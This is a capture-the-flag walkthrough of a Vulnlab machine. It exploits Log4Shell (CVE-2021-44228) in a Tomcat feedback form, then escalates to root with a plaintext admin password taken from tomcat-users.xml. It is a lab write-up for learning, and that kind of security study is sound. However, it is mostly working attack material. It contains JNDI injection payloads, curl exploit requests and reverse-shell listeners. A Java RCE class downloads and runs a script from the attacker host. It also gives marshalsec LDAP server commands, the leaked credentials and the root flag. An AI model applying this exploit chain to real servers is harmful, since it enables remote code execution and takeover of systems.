

Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2021 Dec 12
Enumeration
Start the instance via Discord and let’s go (waiting 5 min to be sure the instance is fully deployed):

10.10.116.125
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.116.125

Nmap scan report for 10.10.116.125
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7c:69:49:e6:58:d5:30:13:23:cf:63:fa:ee:e5:c2:96 (RSA)
|   256 7e:ba:fb:32:ab:fa:dc:3c:9d:24:cb:12:3f:dc:9a:72 (ECDSA)
|_  256 90:2c:c5:9a:6f:b3:7f:ca:d1:9b:80:ef:cf:61:35:0d (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.56
|_http-title: Apache Tomcat/9.0.56
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found Apache Tomcat/9.0.56 on port 8080/tcp
Gobuster - Directory discovery

$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.10.116.125:8080 -b 403,404,412
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.116.125:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404,412,403
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/feedback             (Status: 302) [Size: 0] [--> /feedback/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
/.                    (Status: 200) [Size: 11136]
/examples             (Status: 302) [Size: 0] [--> /examples/]
...
Found
/feedback

Try a quick test to leave a feedback:


Ok seems that has been logged somewhere
We can see something interesting in the URI too:

Seems related to Java
We replace all data in the name parameter by {}:

Hummm Java + Error logs that’s smell it
Log4Shellso let’s check if vulnerable.
CVE-2021-44228 - Apache Tomcat Log4Shell exploiting (8080/tcp) (tomcat)
As needed a break so we start a new instance:
10.10.127.96
First we send a simple JNDI payload string:
${jndi:ldap://10.8.4.253:4321/a}
/feedback/logfeedback.action?name=${jndi:ldap://10.8.4.253:4321/a}&feedback=test
We can use Burp for that but we will go with a simple curl:
Set a netcat listener:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
Send our payload:
$ curl --path-as-is -i -s -k 'http://10.10.127.96:8080/feedback/logfeedback.action?name=%24%7Bjndi%3Aldap%3A%2F%2F10.8.4.253%3A4321%2Fa%7D&feedback=test' -X GET
Result:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.127.96] 34688
0
0
 `�
Confirmed:
- We received a callback
- vulnerable to Log4Shell
We can also automate the vuln check using Metasploit:
$ msfconsole -qx "use auxiliary/scanner/http/log4shell_scanner; set RHOSTS 10.10.127.96; set RPORT 8080; set TARGETURI /feedback/logfeedback.action?name=; set SRVHOST 10.8.4.253; exploit"
RHOSTS => 10.10.127.96
RPORT => 8080
TARGETURI => /feedback/logfeedback.action?name=
SRVHOST => 10.8.4.253
[+] 10.10.127.96:8080     - Log4Shell found via /feedback/logfeedback.action?name=/%24%7bjndi%3aldap%3a%24%7b%3a%3a-/%7d/10.8.4.253%3a389/66hi00bysl1yi28gzn7lf/%24%7bjava%3aos%7d/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d/ (os: Linux 5.4.0-1060-aws unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_121)
[+] 10.10.127.96:8080     - Log4Shell found via /feedback/logfeedback.action?name=/%24%7bjndi%3aldap%3a%24%7b%3a%3a-/%7d/10.8.4.253%3a389/zmrch2hcasscd5t8zk1b51o95/%24%7bjava%3aos%7d/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d (os: Linux 5.4.0-1060-aws unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_121)
[+] 10.10.127.96:8080     - Log4Shell found via /feedback/logfeedback.action?name=/struts/utils.js/%24%7bjndi%3aldap%3a%24%7b%3a%3a-/%7d/10.8.4.253%3a389/td1tu2shhyyjqo554f6p/%24%7bjava%3aos%7d/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d/ (os: Linux 5.4.0-1060-aws unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_121)
...
Check my current version of Java:
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk version "23.0.1" 2024-10-15
OpenJDK Runtime Environment (build 23.0.1+11-Debian-1)
OpenJDK 64-Bit Server VM (build 23.0.1+11-Debian-1, mixed mode, sharing)
We can use this POC but we need to use Java 8 for the JNDI Server:
$ git clone https://github.com/kozmer/log4j-shell-poc.git
This script will setup an HTTP server and an LDAP server and it will also create the payload that we can then use to paste into the vulnerable feedback parameter ${jndi:ldap://10.8.4.253:1389/a}.
After that, we should have a Linux reverse shell.
We need to get the proper Java version.
We can grab it from: https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html
- the JDK version coded in the POC script is jdk 8.0.20
- the JDK version available at Oracle website above is Java SE Development Kit 8u202 == 8.0.202
- need to change any reference in the script from
jdk1.8.0_20/bin/javatojdk1.8.0_202/bin/java
Make sure to extract the jdk folder into the same repository of the POC for the exploit to work (as explained in the readme.md):
$ tar xvfz jdk-8u202-linux-x64.tar.gz
$ sed -i 's/0_20/0_202/g' poc_altered.py
Then execute the script:
$ python3 poc_altered.py --userip 10.8.4.253 --webport 8000 --lport 4321

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.8.4.253:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
- If you have this error message when executing:
library initialization failed - unable to allocate file descriptor table - out of memoryAbortedthen you can fix it with the steps below:- Add these two lines to the /etc/security/limits.conf file:
* soft nofile 4096* hard nofile 8192- Then reboot
Then set the netcat listener:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
Then send our paylod ${jndi:ldap://10.8.4.253:1389/a}:
$ curl --path-as-is -i -s -k 'http://10.10.127.96:8080/feedback/logfeedback.action?name=%24%7Bjndi%3Aldap%3A%2F%2F10.8.4.253%3A1389%2Fa%7D&feedback=test' -X GET
Then got our shell as tomcat:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.127.96] 34746
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
Then we stabbilize our shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ip-10-10-10-7:/$
No user flag
Seems that can be also automate using Metasploit but not yet find a way to work properly:
msf > use exploit/multi/http/log4shell_header_injection
Privilage escalation (Feedback_Root)
Quick enumeration:
tomcat@ip-10-10-10-7:/$ pwd
pwd
/
tomcat@ip-10-10-10-7:/$ cd /opt/tomcat
cd /opt/tomcat
tomcat@ip-10-10-10-7:~$ ls
ls
BUILDING.txt	 LICENSE  README.md	 RUNNING.txt  conf  logs  webapps
CONTRIBUTING.md  NOTICE   RELEASE-NOTES  bin	      lib   temp  work
tomcat@ip-10-10-10-7:~$ cd conf
cd conf
tomcat@ip-10-10-10-7:~/conf$ ls
ls
catalina.policy      jaspic-providers.xml  server.xml	     web.xml
catalina.properties  jaspic-providers.xsd  tomcat-users.xml
context.xml	     logging.properties    tomcat-users.xsd
tomcat@ip-10-10-10-7:~/conf$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <user username="admin" password="H2RR3rGDrbAnPxWa" roles="manager-gui"/>
  <user username="robot" password="H2RR3rGDrbAnPxWa" roles="manager-script"/>

</tomcat-users>
Found an admin password
H2RR3rGDrbAnPxWa
We use it to escalate to root then grab the flag Feedback_Root:
tomcat@ip-10-10-10-7:~/conf$ su root
su root
Password: H2RR3rGDrbAnPxWa

root@ip-10-10-10-7:/opt/tomcat/conf# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-10-7:/opt/tomcat/conf# cat /root/root.txt
cat /root/root.txt
VL{25da7f42f4e279698c91c0ce911d51a9}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=0d8ff54e-e9c5-46b8-b6b8-e75edc3d23a2 Obak3 just pwned Feedback @ Vulnlab!
Log4Shell - Technical Details
On December 9th 2021 the Zero-Day vulnerability known as “Log4j” or “Log4Shell” was first announced to the public when Apache released details on a critical vulnerability in Log4j, a logging library used in millions of Java-based applications. Attackers began exploiting the flaw (CVE-2021–44228) — dubbed “Log4Shell”, which was rated 10 out of 10 on the CVSS vulnerability rating scale. It could lead to remote code execution (RCE) on underlying servers that run vulnerable applications.
Since the version of Tomcat that we are interacting with was released literally the day before this Zero-Day was announced, its a good bet that it’s vulnerable to Log4Shell!
The Log4j library is widely used for logging in Java applications. The vulnerability lies in the JNDI (Java Naming and Directory Interface) lookup feature that Log4j supports. JNDI allows Java applications to look up objects like Java objects or services via URLs.
An attacker crafts a malicious payload containing a JNDI lookup string. This string typically looks something like this:
${jndi:ldap://malicious-server.com/a}
The attacker sends the payload to the target application in a way that it gets logged. This can be through various input fields, headers, or any other data that gets logged by the application using Log4j.
When Log4j processes the log entry containing the malicious payload, it interprets the ${jndi:ldap://malicious-server.com/a} string and makes a JNDI lookup request to the specified server (in this case, malicious-server.com).
The attacker’s malicious server responds to the JNDI lookup with a reference to a Java class file hosted on the server. Log4j then downloads and executes this Java class.
The downloaded Java class contains code that the attacker wants to execute on the target server. In our case we will be opening a reverse shell.
For the exploit to work, the malicious payload must be processed by the vulnerable version of Log4j running in Tomcat. This means the payload must be included in a log entry. If the payload does not get logged, Log4j will not perform the JNDI lookup necessary to trigger the exploit.
Log4Shell - Manual exploitation
DISCLAMER:
All explanation below are from xct and the post original can be found here: https://vuln.dev/lab-exploiting-log4shell-cve-2021-44228/
Background
On December 10th, 2021 the Log4Shell vulnerability, a “0-day” exploit in log4j2 appeared on Twitter. In this post, we will explore how to exploit it with LDAP in a lab environment. In order to be exploitable, you need any logged user input, log4j2 versions 2.0 to 2.14.1, and settings com.sun.jndi.rmi.object.trustURLCodebase & com.sun.jndi.cosnaming.object.trustURLCodebase set to true (which is not default for Java runtimes >= 8u121).
To my understanding, any Java version will allow the DNS lookup (given the points noted above are true) but not necessarily the RCE via LDAP. In this example, we will exploit it against Java 8u211.
You can find additional information here:
Exploitation
- Attacker: 10.8.0.2
- Victim: 10.10.10.7
Create the payload java class:
public class RCE {
    static {
        try {
            Runtime r = Runtime.getRuntime();
            Process p = r.exec("wget http://10.8.0.2/x -O /tmp/x");
            p.waitFor();
            r = Runtime.getRuntime();
            p = r.exec("/bin/bash /tmp/x");
            p.waitFor();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    public RCE(){
        System.out.println("Is this RCE?");
    }
}
Compile the class with the same java version the target uses (this can be guessy, but if debug is enabled it will complain about mismatching versions):
javac RCE.java
Download, compile & start the server:
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
mvn package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.8.0.2:8888/#RCE"
Start a webserver that hosts the final payload & one that hosts the class file:
python3 -m http.server 80
python3 -m http.server 8888
Finally, send the payload to the target:
${jndi:ldap://10.8.0.2:1389/a}
When everything went well, you will get a download of “x” on your webserver which will be executed with bash.
Send LDAP reference result for a redirecting to http://10.8.0.2:8888/RCE.class
...
10.10.10.7 - - [11/Dec/2021 16:49:33] "GET /RCE.class HTTP/1.1" 200 -
...
10.10.10.7 - - [11/Dec/2021 16:49:33] "GET /x HTTP/1.1" 200 -
...
nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.8.0.2] from (UNKNOWN) [10.10.10.7] 38670
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
Alternatively, you can also use this JNDI Server which supports LDAP & RMI:
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C <command> -A <address>